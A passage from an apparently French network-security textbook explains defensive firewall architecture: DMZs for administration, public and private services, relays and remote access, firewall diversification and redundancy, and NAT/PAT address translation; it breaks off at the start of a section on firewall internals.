Avec une configuration judicieuse de la politique de sécurité du *firewall*, l'architecture de la figure 12 est équivalente à celle de la figure 11.

Le nombre maximal d'interfaces utilisables sur un *firewall* particulier reste donc un paramètre important qui conditionne les architectures envisageables, et notamment le nombre maximal de DMZ (c'est à dire le nombre maximal de zones de sécurité distinctes utilisables)[78].

78 Dans la pratique, ce nombre peut varier couramment entre 2 et 10 environ ; mais ce nombre est parfois plus contraint si on prend en considération la vitesse des interfaces, le coût des *licences* logicielles (qui peuvent dépendre du nombre d'interfaces!), ou encore la configuration matérielle des machines (la disponibilité ou non de cartes réseaux multi-adapteurs - cartes *quad* ou *bi* - peut changer radicalement ce paramètre).




Illustration 12: Ajout d'une interface réseau pour mettre en place une DMZ

6.1.3.3 Utilisations pratiques des DMZ

Dans cette section, nous présentons plusieurs utilisations possibles pour les DMZ en ajoutant progressivement à l'architecture de la figure 12 différents types de DMZ pour aboutir à une architecture complexe, mais assez représentative d'un point d'accès réel pour le système d'information d'une grande entreprise.

a - Administration

Le premier usage qui peut être fait pour une DMZ consiste à isoler dans un sous-réseau protégé les différents moyens d'administration du *firewall* lui-même. On peut ainsi positionner dans une DMZ dite « d'administration » certaines machines utilisées, par exemple, pour paramétrer les règles du (ou des) *firewall* du système d'information, pour stocker durablement les traces collectées (paquets rejetés par exemple), pour mettre à jour le logiciel du *firewall* ou pour mettre en œuvre des procédures d'authentification associées aux équipements de sécurité eux-mêmes.

Dans la pratique, même si les postes de travail des administrateurs, situés sur le réseau local interne, sont également impliqués dans l'administration du *firewall*, notamment pour l'affichage d'une console de gestion, une DMZ d'administration est fréquemment nécessaire pour l'un ou l'autre des fonctions mentionnées précédemment. De plus, quand plusieurs *firewall* existent dans le système d'information, une seule DMZ d'administration peut permettre d'héberger les services d'administration nécessaires pour ces différents équipements. Le paramétrage de chaque *firewall* doit alors prendre en compte le besoin de protéger spécifiquement le trafic vers ce sous-réseau tout au long de son trajet.

En tout état de cause, quand elle existe, cette DMZ d'administration doit être prévue pour se situer à un niveau de sécurité très élevé, très certainement le plus élevé de toutes les zones du réseau (à part peut-être le système d'exploitation des *firewall* eux-mêmes). L'accès doit y être très contrôlé au niveau réseau, et le périmètre physique du sous-réseau concerné doit pouvoir être facilement identifié (ce qui proscrit, par exemple, les accès RTC ou via un réseau sans fil directement sur cette DMZ).




Illustration 13: Utilisation d'une DMZ pour l'administration sécurité

b - Protection à plusieurs niveaux

Dans le cas d'un service réseau ouvert sur Internet, comme un serveur Web par exemple, l'utilisation de DMZ peut également permettre d'offrir une protection à plusieurs niveaux pour ce service. Le serveur HTTP lui-même doit, bien sûr, apparaître dans une DMZ accessible depuis Internet.




Illustration 14: DMZ publique et DMZ privée

Par contre, les services secondaires utilisés par ce serveur HTTP pour fournir le service Web, comme une base de données par exemple, peuvent être isolés dans une deuxième DMZ, distincte. Ainsi, on peut distinguer un sous-réseau accessibles par des flux en provenance d'Internet (une « DMZ publique ») et un autre sous-réseau accessible seulement depuis la DMZ publique constituant une « DMZ privée ». Seules les machines devant être directement accessibles depuis Internet sont situées sur la DMZ publique, les serveurs de base de données (ou éventuellement des serveurs d'applications) utilisées par ces machines étant eux placés dans une DMZ distincte.

Cette séparation par niveau de sensibilité des différentes machines éventuellement impliquées dans la mise en oeuvre d'un service public est à distinguer d'un cloisonnement entre services différents également rendu possible par l'utilisation de différentes DMZ. En effet, par exemple, si deux serveurs HTTP sont installés dans le système, et placés dans des DMZ différentes, on envisage en fait une architecture différente, comptant deux DMZ publiques. Bien évidemment, on peut utiliser les deux approches simultanément et disposer de plusieurs DMZ publiques et plusieurs DMZ privées associées. C'est l'évaluation des risques et des vulnérabilités éventuelles des différentes applications et des différents systèmes mis en jeu qui permet de choisir une bonne architecture. (Le nombre maximal d'interfaces du *firewall*, et donc de DMZ, est aussi une contrainte importante.)

c - Relais

Les DMZ de type publique ou privée sont généralement associées à des flux réseaux entrants du point de vue du système d'information, c'est à dire des accès en provenance d'Internet vers certains serveurs publics.

Des DMZ spécifiques peuvent également être utilisées pour faire transiter des flux sortants du réseau local vers Internet. Dans la majeure partie des cas courants, une seule de ces DMZ est envisagée. Nous désignerons ici ce type de DMZ sous le nom de « DMZ (de) service ».




Illustration 15: Utilisation d'une DMZ pour la mise en place de relais

Une première application évidente d'une DMZ de service, présentée dans le figure 15, consiste à installer dans un sous-réseau protégé des serveurs relais DNS ou relais HTTP (*proxy*). Ainsi isolés, ces serveurs sont protégés d'éventuels abus provenant du réseau interne. Il est également possible de mieux maîtriser leur fonctionnement et leurs interactions avec le réseau interne.

d - Accès externes

Dans la plupart des organisations, il est courant de vouloir également offrir un service d'accès au réseau interne pour des utilisateurs « nomades », généralement équipés d'ordinateurs portables fournis par l'organisation. Il s'agit de répondre aux besoins d'utilisateurs itinérants ou de l'encadrement. Pour l'instant, la plupart du temps, ces accès s'effectuent via une liaison téléphonique RTC, soit aboutissant directement à des modems de l'organisation, soit à un service d'accès fourni par un opérateur.

Comme indiqué dans la figure 16, il est intéressant d'isoler le point d'arrivée de ces accès entrants dans une DMZ spécifique, que nous appellerons ici une « DMZ nomades ». Ceci permet de contrôler plus précisément les différents ressources du réseau interne utilisables par ces accès nomades, par exemple en filtrant les accès à destination des principales ressources utilisées (principalement le serveur de messagerie, certains serveurs de fichiers) et en limitant les protocoles réseau utilisables. Cette DMZ peut également contenir les systèmes d'authentification spécifiques à ces accès nomades. En effet, il est généralement souhaité de renforcer l'authentification des utilisateurs nomades étant donné les risques associés à ce type d'accès qui permet d'entrer au cœur même du réseau interne.




Illustration 16: Utilisation d'une DMZ pour contrôler les accès distants

6.1.3.4 Diversification et haute-disponibilité

Quand l'architecture réseau associée au *firewall* atteint le degré de complexité présenté précédemment, son rôle dans le système informatique de l'organisation associée commence à devenir assez critique. Cette sensibilité peut être compliquée par des exigences de sécurité très élevées, ou plus fréquemment par un besoin de forte disponibilité du *firewall* dont la défaillance peut entraîner la coupure de la plupart services réseaux en contact avec l'extérieur. Dans ces deux cas, il est possible de répondre aux besoins en combinant l'utilisation de plusieurs *firewall*.

a - Diversification

Un besoin de sécurité très élevé peut parfois être rempli en positionnant deux *firewall* de *constructeurs différents* en cascade l'un après l'autre, comme indiqué sur la figure 17.

La logique sous-jacente à cette architecture s'appuie sur la diversification des logiciels et éventuellement des plateformes : si une vulnérabilité ou une faille de sécurité grave est révélée sur l'un des équipements, l'autre équipement est en mesure de pallier à ce problème de sécurité.

Le positionnement des DMZ autour des deux équipements n'est pas toujours évident. En toute logique, chaque flux réseau devrait être contraint à traverser les deux *firewall* l'un après l'autre pour profiter de la sécurité accrue offerte par la diversification. Toutefois, la configuration des équipements devient alors généralement très complexe (ce qui est également une source d'erreurs de configuration, et donc parfois de problèmes de sécurité). On positionne donc parfois de manière plus naturelle les différentes DMZ, en fonction du niveau de sécurité souhaité pour les systèmes informatiques qu'elles contiennent. (Ceci permet également parfois d'augmenter le nombre global d'interfaces disponibles pour mettre en place des DMZ.) Par exemple, dans le figure 17, la DMZ publique contenant les serveurs HTTP directement accédés depuis Internet reste protégée par le seul *firewall* externe ; et les flux des portables itinérants aboutissant dans le DMZ nomades ne traversent que le *firewall* interne pour entrer sur le réseau local. Par contre, les flux sortants vers Internet, ou les échanges entre les serveurs HTTP publics et la base de données située dans le DMZ privée doivent transiter au travers des deux équipements. Bien évidemment, on peut faire varier ce positionnement. Par contre, en règle générale, il est souhaitable de connecter directement la DMZ d'administration aux deux *firewall* pour faciliter leur gestion.




Illustration 17: Diversification des équipements de filtrage

Dans la pratique, la difficulté de l'administration de ce type d'architecture conduit généralement les équipes d'exploitation à privilégier l'un des deux équipements (souvent le plus facile à administrer). Celui-ci met alors en œuvre l'essentiel du filtrage fin des flux réseaux entre les différentes DMZ. Le deuxième *firewall* (généralement le *firewall* interne) est doté d'une configuration plus générale et beaucoup plus stable (par exemple en diode, comme présenté au 6.1.3.1). Il joue alors le rôle d'une deuxième ligne de protection, assurant notamment la protection du réseau interne dans le cas où l'équipement principal présente une grave faille de sécurité.

Bien que l'utilisation de la diversification puisse parfois sembler un peu excessive, c'est une approche que l'on rencontre finalement assez fréquemment.

b - Redondance

Un besoin de forte disponibilité pour les services réseaux offerts par l'architecture de sécurité, et notamment les services Web accessibles depuis Internet peut également conduire à la mise en place d'architectures dites de « haute disponibilité » impliquant deux équipements *firewall*. Toutefois, dans ce cas, il s'agit d'équipements de même type[79], et généralement dotés d'un logiciel et de connexions réseau spécifiques, dédiées à la gestion de la redondance.

Pour répondre au besoin de disponibilité, les deux *firewall* fonctionnent généralement en mode de *redondance passive* (ou secours chaud, ou *primary*/*backup*). A un instant donné, l'un des deux équipements assure les fonctions de filtrage tandis que l'autre se tient prêt à prendre le relais en cas de défaillance du premier. Pour cela, l'équipement de secours doit disposer d'une version à jour de la liste des règles de filtrage, ainsi qu'une version des *tables d'états* gérées dynamiquement par le *firewall* pour le suivi des connexions en cours. Les deux équipements doivent également disposer d'un moyen de se surveiller mutuellement.

79 Bien qu'il soit théoriquement possible, le cas de la mise en redondance de deux *firewall* de constructeurs différents ne s'est jamais présenté à nous.




Illustration 18: Mise en redondance de deux firewall

Ces différents besoins sont généralement remplis par la mise en place d'une connexion réseau directe entre les deux *firewall*, identifiée en gras sur la figure 18.

Bien évidemment, toutes les connexions réseaux reliant les DMZ doivent également être doublées de manière à permettre à chacun des deux *firewall* d'assurer le filtrage ; et il importe aussi de prendre garde à ne pas compromettre les gains de disponibilité permis par la redondance des *firewall* en introduisant d'autres points de défaillance unique[80].

L'architecture réseau s'en trouve assez compliquée, mais les gains sont intéressants. Outre l'accroissement de la protection du filtrage de sécurité par rapport à des défaillances accidentelles, la redondance peut également permettre la réalisation de certaines opérations d'administration en deux étapes sucessives sans interruption du service : par exemple, la mise à jour du logiciel des *firewall*.

Enfin, dans certains cas, on peut opter pour des solutions de redondance *active* (ou « partage de charge ») consistant à faire fonctionner *simultanément* les deux *firewall* en répartissant les flux réseaux entre eux. Dans ce cas, les capacités maximales de traitement de l'architecture de sécurité peuvent être accrues (*hors défaillance* bien entendu, ce qui est un point généralement négligé) et éventuellement étendues en ajoutant d'autres éléments. Toutefois, il nous semble que ces solutions s'écartent parfois du besoin originel en confondant quelque peu les questions de performance (qui sont généralement mieux réglées autrement qu'en multipliant les machines) et de disponibilité.

6.1.3.5 Translation d'adresses

Une autre fonctionnalité particulièrement importante des *firewall* est la translation d'adresses (ou NAT pour *Network Address Translation*) : c'est la capacité fréquemment associée à ces équipements de transformer les adresses des paquets qui transitent à travers eux, en multiplexant si besoin plusieurs adresses internes sur un ensemble plus réduit d'adresses externes.

Dans le cas d'une translation d'adresses simple impliquant uniquement les adresses IP source des paquets d'une communication, il est ainsi possible grâce au *firewall* de substituer à une adresse *ip* du réseau interne une autre adresse *ip'* appartenant à la plage d'adresses publiques officiellement affectée à l'organisation concernée, suivant le modèle suivant :

$$ip \in \Omega \rightarrow ip' \in \Omega'$$
$$|\Omega| = N > |\Omega'| = P$$

Dans le cas où le réseau interne utilise (à juste titre) une plage d'adresse située dans un réseau non-routable[81], ceci est indispensable pour permettre aux machines du réseau interne de communiquer avec des machines situées sur Internet. Par ailleurs, la substitution étant dynamique, n'importe laquelle des N machines du réseau interne peut utiliser momentanément une adresse publique de manière transparente, le nombre maximal de machine pouvant communiquer *simultanément* avec l'extérieur étant toutefois limité par la taille de l'espace d'adresses public affecté à la translation d'adresses (P ci-dessus). Un avantage de cette translation basée seulement sur les adresses IP tient au fait que, pendant la période de

80 Par exemple en plaçant un concentrateur sur le lien direct entre les deux *firewall*, ou en les connectant tous les deux à la même source d'alimentation électrique, etc.

81 192.168.1.0/24 ou 10.0.0.0/8 par exemple, cf. : RFC 1918.

communication durant laquelle l'adresse publique est affectée à une machine du réseau interne, celle-ci peut également être contactée depuis l'extérieur (si le *firewall* l'autorise). Toutefois, dans la pratique, ce mode de translation est assez peu utilisé pour les postes de travail du réseau interne, au profit de celui présenté ci-après. Par contre, c'est ce type de translation qui est couramment utilisé pour les serveurs accessibles depuis Internet, mais dans ce cas de manière *statique*, avec une affectation permanente de l'adresse IP publique à l'adresse IP interne du serveur, généralement en DMZ.

Les adresses IP source des paquets ne sont pas les seuls éléments utilisables pour réaliser une translation d'adresse : il est également possible de jouer sur les numéros de port source TCP ou UDP utilisés dans la mise en œuvre de communications avec ces protocoles. Dans ce cas, la translation d'adresses suit (pour TCP) le schéma suivant, où l'on voit que l'adresse source TCP/IP complète est substituée : $(ip, tcp) \in \Theta \rightarrow (ip', tcp') \in \Theta'$ $|\Theta| = N > |\Theta'| = P$

Ce multiplexage est surtout naturel vis à vis d'un protocole orienté connexion comme TCP (en se basant sur le port source). Il est également possible sur UDP, dans le cas des protocoles impliquant requête puis réponse (notamment le DNS). Il peut aussi être introduit pour ICMP (surtout pour le *ping*).

L'intérêt majeur de cette translation, parfois appelée PAT (pour *Port Address Translation*) est d'offrir des possibilités de multiplexage bien plus larges que dans le cas précédent. En utilisant une seule adresse *ip* publique (généralement celle de l'interface externe du *firewall* d'ailleurs) et en jouant sur la large plage de numéro de port source disponible[82], il est parfaitement possible de permettre à plusieurs milliers de machines du réseau interne d'accéder simultanément à des serveurs sur Internet par TCP ou UDP. C'est un besoin désormais fréquent compte-tenu de la taille (relativement) réduite de l'espace d'adressage offert par IPv4 (32 bits). Par contre, du fait du mode de translation utilisé, ces machines internes doivent être elles-mêmes à l'origine de la demande de connexion et ne peuvent pas être contactées directement par leurs interlocuteurs depuis Internet, ceux-ci ne pouvant identifier que le *firewall*.

Ce type de translation d'adresses courant pose parfois des problèmes pour le fonctionnement de certaines applications. L'exemple type est FTP. Dans un échange FTP usuel, si la connexion de contrôle est bien établie à l'initiative du client, les connexions secondaires utilisées pour les transferts de fichiers peuvent être établies à l'initiative du client (mode passif) ou bien du serveur (mode actif), ce dernier mode étant fréquemment le mode par défaut. Dans le cas de la mise en œuvre d'une translation d'adresses, le mode FTP actif ne peut pas fonctionner sans une inspection plus détaillée du déroulement de la connexion par le *firewall*, ou l'utilisation d'un *proxy* transparent sur le *firewall* (ce qui revient un peu au même) pour effectuer un suivi de l'état de la connexion FTP et réagir correctement aux connexions TCP secondaires entrantes. Dans le cas de protocoles courants comme FTP ces fonctionnalités additionnelles sont généralement facilement disponibles, mais cet exemple illustre le fait que la présence du *firewall* et des fonctions de translation d'adresses ne sont pas anodines ; et les réactions des utilisateurs à ce type de situation sont difficiles à gérer[83].

6.1.3.6 Firewall : fonctionnement interne

Par rapport au fonctionnement interne d'un *firewall*, il est utile de préciser un certain nombre d'éléments qui participent au fonctionnement du logiciel et permettent de mieux comprendre et de mieux administrer ces équipements :

- Tables : chaque *firewall* capable de réaliser un suivi d'état des connexions gère un certain nombre de tables internes, souvent accessibles à l'administrateur, qui reflètent, à un instant *t*, les différentes connexions connues gérées par l'équipement. On rencontre notamment :
